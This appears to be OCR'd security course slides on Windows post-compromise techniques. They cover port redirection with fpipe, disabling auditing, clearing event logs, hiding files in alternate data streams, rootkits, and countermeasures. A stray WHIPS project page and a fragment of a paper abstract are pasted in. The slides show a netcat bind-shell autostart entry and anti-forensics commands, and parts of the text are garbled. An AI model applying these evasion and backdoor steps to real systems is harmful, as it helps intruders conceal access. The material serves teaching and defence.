
```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>_
```

Port Redirection



Port Redirection

- Fpipe is a port redirection tool from McAfee



```
E:\>fpipe -v -l 53 -r 23 192.168.234.37
FPipe v2.01 - TCP port redirector.
Copyright 2000 (c) by Foundstone, Inc.
http://www.foundstone.com

Listening for connections on port 53
Connection accepted from 192.168.234.36 port 6466
Attempting to connect to 192.168.234.37 port 23
Pipe connected:
   In:   192.168.234.36:6466  --> 192.168.234.41:53
  Out:   192.168.234.41:1038  --> 192.168.234.37:23
18 bytes received from outbound connection
3 bytes received from inbound connection
72 bytes received from outbound connection
15 bytes received from inbound connection
```

Covering Tracks

- Once intruders have Administrator or SYSTEM-equivalent privileges, they will:
  - Hide evidence of intrusion
  - Install backdoors
  - Hide a toolkit to use for regaining control in the future and to use against other systems

Disabling Auditing

- The `auditpol /disable` command will stop auditing
- `Auditpol /enable` will turn it back on again
  - Auditpol is included in Vista
  - Part of the Resource Kit for earlier versions (XP, NT, 2000 Server)


Clearing the Event Log

- ELsave – command-line log clearing tool
  - Written for Windows NT

Hiding Files

- Attrib +h filename
  - Sets the Hidden bit, which hides files somewhat
- Alternate Data Streams
  - Hide a file within a file
  - A NT feature designed for compatibility with Macintosh

Demonstration of ADS



```
F:\Users\Sam>echo "haha" > original.txt

F:\Users\Sam>echo "12345678901234567890" > original.txt:more.txt

F:\Users\Sam>type original.txt
"haha"

F:\Users\Sam>type original.txt:more.txt
The filename, directory name, or volume label syntax is incorrect.

F:\Users\Sam>notepad original.txt:more.txt
```

ADS With Binary Files


- You need the POSIX *cp* utility (in the Resource Kit)

- To detect alternate data streams, use LADS or Foundstone’s SFIND

- To delete an ADS, copy the file to a FAT partition and then back to NTFS

Rootkits

- Rootkits are the best way to hide files, accounts, backdoors, network connections, etc. on a machine
- More on rootkits in a dedicated chapter



Home / Browse / Security & Utilities / Security / WHIPS (Windows Host IPS)

WHIPS (Windows Host IPS)


Status: Beta Brought to you by: rbattistoni

★★★★★ 1 Reviews Downloads: 0 This Week Last Update: 2015-08-06

Windows

WHIPS (Windows Host Intrusion Prevention System) is a Host Intrusion Prevention System for Windows NT/XP/2003. WHIPS uses the system call interposition technics and it is developed as a kernel module.

Get latest updates about Open Source Projects, Conferences and News.



A Host Intrusion Prevent
Sicuro
https://link.springer.com/chapter/10.1007/978-3-540-30108-0_22
Computer Security – ESORICS 2004
Log in
Inst
Rea
Ow
Loc
if ap
Learn
subscr
Cite p

European Symposium on Research in Computer Security

ESORICS 2004: Computer Security – ESORICS 2004 pp 352-368 | Cite as

A Host Intrusion Prevention System for Windows Operating Systems

Authors Authors and affiliations

Roberto Battistoni, Emanuele Gabrielli, Luigi V. Mancini

Conference paper

2	4	471
Citations	Readers	Downloads

Part of the Lecture Notes in Computer Science book series (LNCS, volume 3193)

Abstract

We propose an intrusion prevention system called WHIPS that controls, entirely in kernel mode, the invocation of the critical system calls for the Windows OS security. WHIPS is implemented as a kernel driver, also called kernel module, by using kernel structures of the Windows OS. It

to the kernel al

rce code changes or recompilation. A working prototype has been

We use cookies to improve your experience with our site. More information Accept

www.bookmetrix.com/detail/chapter/f0b1df67-e75f-4abd-9a09-1af83d625a7f#readers

General Countermeasures to Authenticated Compromise

- Once a system has been compromised with administrator privileges, you should just reinstall it completely
  - You can never be sure you really found and removed all the backdoors
- But if you want to clean it, cover four areas: Files, Registry keys, Processes and Network ports.

Suspicious Files


- Known dangerous filenames like nc.exe
- Run antivirus software
- Use Tripwire or other tools that identify changes to system files

Suspicious Registry Entries

- Look for registry keys that start known backdoors like"
  - HKEY_USERS\.DEFAULT\Software\ORL\WINVNC3
  - HKEY_LOCAL_MACHINE\SOFTWARE\Net Solutions\NetBus Server

- Use *reg delete* to remove them

A Back-Door Favorite: Autostart Extensibility Points (ASEPs)



Name	Data
(Default)	(value not set)
BrowserWebCheck	"loadwc.exe"
COMSMDEXE	"comsmd.exe -on"
netcat	"C:\TEMP\NC11NT\nc -L -d -e cmd.exe -p 8080"
SystemTray	"SysTray.Exe"

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

